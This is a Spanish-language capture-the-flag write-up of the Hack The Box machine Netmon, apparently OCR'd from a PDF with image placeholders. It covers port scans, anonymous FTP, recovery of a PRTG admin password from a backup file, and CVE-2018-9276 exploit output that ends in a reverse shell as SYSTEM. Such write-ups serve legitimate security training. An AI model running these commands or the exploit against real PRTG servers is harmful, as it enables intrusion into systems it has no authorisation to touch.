

249- NETMON

1. NETMON


https://app.hackthebox.com/machines/Netmon




1.1. Preliminar


- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Windows*.
  - 

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros puertos: *21, 80, 135, 139, 445* abiertos.
  - 
```
❯ nmap -sS -p- --open 10.10.10.152 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-23 21:26 CET
Nmap scan report for 10.10.10.152
Host is up (0.070s latency).
Not shown: 62022 closed tcp ports (reset), 3500 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.34 seconds

 /home/parrotp/pryor/CTF/HTB/Netmon/nmap  took 16s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Parece que podemos conectarnos por **FTP** como usuario *Anonymous*.
  - 
```
❯ nmap -sCV -p21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669 10.10.10.152
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-23 21:28 CET
Nmap scan report for 10.10.10.152
Host is up (0.14s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-02-19  11:18PM                 1024 .rnd
| 02-25-19  09:15PM       <DIR>          inetpub
| 07-16-16  08:18AM       <DIR>          PerfLogs
| 02-25-19  09:56PM       <DIR>          Program Files
| 02-02-19  11:28PM       <DIR>          Program Files (x86)
| 02-03-19  07:08AM       <DIR>          Users
|_11-10-23  09:20AM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-02-23T20:29:36
|_  start_date: 2024-02-23T20:24:24
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Está corriendo el servicio de *PRTG Network Monitor*, con versión *18.1.37*.
  - 
```
❯ whatweb http://10.10.10.152
http://10.10.10.152 [302 Found] Country[RESERVED][ZZ], HTTPServer[PRTG/18.1.37.13946], IP[10.10.10.152], PRTG-Network-Monitor[18.1.37.13946,PRTG], RedirectLocation[/index.htm], UncommonHeaders[x-content-type-options], X-XSS-Protection[1; mode=block]
ERROR Opening: http://10.10.10.152/index.htm - incorrect header check
❯
```

- Buscamos exploits para este servicio en internet, pero los que encontramos requieren que estemos logueados como usuarios válidos. Por tanto, tendremos que buscar el modo autenticarnos.


- 


> - **PRTG Network Monitor (Netmon)** es una herramienta de monitoreo de red desarrollada por *Paessler AG*. Permite a los administradores de sistemas supervisar el estado de su infraestructura de red, incluidos dispositivos, sistemas, tráfico y otros elementos relacionados con la red.
> - Con PRTG, los usuarios pueden monitorear aspectos como el ancho de banda, el rendimiento de los dispositivos de red, el tráfico de datos, la disponibilidad de servicios y mucho más. La herramienta utiliza una variedad de métodos de monitoreo, como **SNMP** (Simple Network Management Protocol), **WMI** (Windows Management Instrumentation), **SSH** (Secure Shell), entre otros, para recopilar datos y proporcionar informes detallados sobre el estado de la red.
> - PRTG Network Monitor es ampliamente utilizado en entornos corporativos, educativos y de gobierno para garantizar que la red funcione de manera óptima y para identificar y solucionar problemas de manera proactiva.


1.4. Listing directories via SMB


- Tratamos de listar directorios mediante el protocolo **SMB**, usando **CrackMapExec**, y posteriormente, **SMBclient**. No obstante, no tenemos acceso.
- 

1.5. Credentials via FTP in backup files


- Conectamos por **FTP** y listamos directorios y archivos. Encontramos la bandera de usuario.
  - 

- Por otro lado, examinando la web, nos encontramos un panel de login al cual tratamos de acceder usando las credenciales por defecto de **PRTG Network Monitor**. No obtuvimos acceso, pero conseguimos enumerar a *prtgadmin* como un usuario válido. Seguidamente, realizamos un ataque de fuerza bruta, pero no tuvimos éxito. Seguimos explorando los directorios y archivos dentro de **FTP**. Concretamente, buscamos en internet dónde se almacenan los archivos de configuración o archivos *.db* del servicio que estamos tratando de explotar, los cuales puedan contener información sensible. Encontramos lo siguiente.
  - 


- Accedemos por **FTP** a estas rutas. Encontramos varios archivos que podrían contener información interesante. Tras analizar algunos de estos archivos, finalmente, topamos con *PRTG Configuration.old.bak* (un archivo de backup).
  - 

- Examinando su contenido, encontramos lo que parecen unas credenciales. Intentamos loguearnos con ellas, pero no podemos. No obstante, sabiendo que la contraseña contiene una fecha (*PrTg@dmin2018*), puede que el usuario haya cambiado el valor de la fecha. Probamos seguidamente con *PrTg@dmin2019* y conseguimos acceso.
  - 

1.6. Privesc via PRTG Command Injection exploit

- CVE-2018-9276:
- Tenemos ahora este panel de administrador. No obstante, antes de nada, vamos a probar con el exploit que encontramos anteriormente, el cual requería de unas credenciales válidas dentro del servidor. Compartimos el exploit a continuación.
  - https://github.com/A1vinSmith/CVE-2018-9276?tab=readme-ov-file
  - 

- Esta vulnerabilidad consiste en que si tenemos acceso a la consola web de administrador del sistema PRTG, podemos explotar una inyección de comandos del sistema operativo (tanto en el servidor como en los dispositivos) enviando parámetros mal formados en escenarios de gestión de sensores o notificaciones. Por tanto, lanzamos este exploit con los parámetros que aparecen en la imagen. Conseguimos acceso al sistema como AUTHORITY\SYSTEM. En este punto, tendríamos la máquina completamente comprometida.


python3 exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.16.9 --lport 1337 --user prtgadmin --password PrTg@dmin2019
[+] [PRTG/18.1.37.13946] is Vulnerable!
[*] Exploiting [10.10.10.152:80] as [prtgadmin/PrTg@dmin2019]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] File staged at [C:\Users\Public\tester.txt] successfully with objid of [2020]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2020] staged for execution
[*] Generate msfvenom payload with [LHOST=10.10.16.9 LPORT=1337 OUTPUT=/tmp/nzklqwvm.dll]
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 9216 bytes
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Hosting payload at [\\10.10.16.9\GXOAJLRY]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Command staged at [C:\Users\Public\tester.txt] successfully with objid of [2021]
[+] Session obtained for [prtgadmin:PrTg@dmin2019]
[+] Notification with objid [2021] staged for execution
[*] Attempting to kill the impacket thread
[-] Impacket will maintain its own thread for active connections, so you may find it's still listening on <LHOST>:445!
[-] ps aux | grep <script name> and kill -9 <pid> if it is still running :)
[-] The connection will eventually time out.
[+] Listening on [10.10.16.9:1337 for the reverse shell!]
Ncat: Version 7.92 (https://nmap.org/ncat)
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
[*] Incoming connection (10.10.10.152,51408)
[*] AUTHENTICATE_MESSAGE (\,NETMON)
[*] User NETMON\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaa
Ncat: Connection from 10.10.10.152.
Ncat: Connection from 10.10.10.152:51409.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>[*] Disconnecting Share(1:IPC$)
asd^?^?^?
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>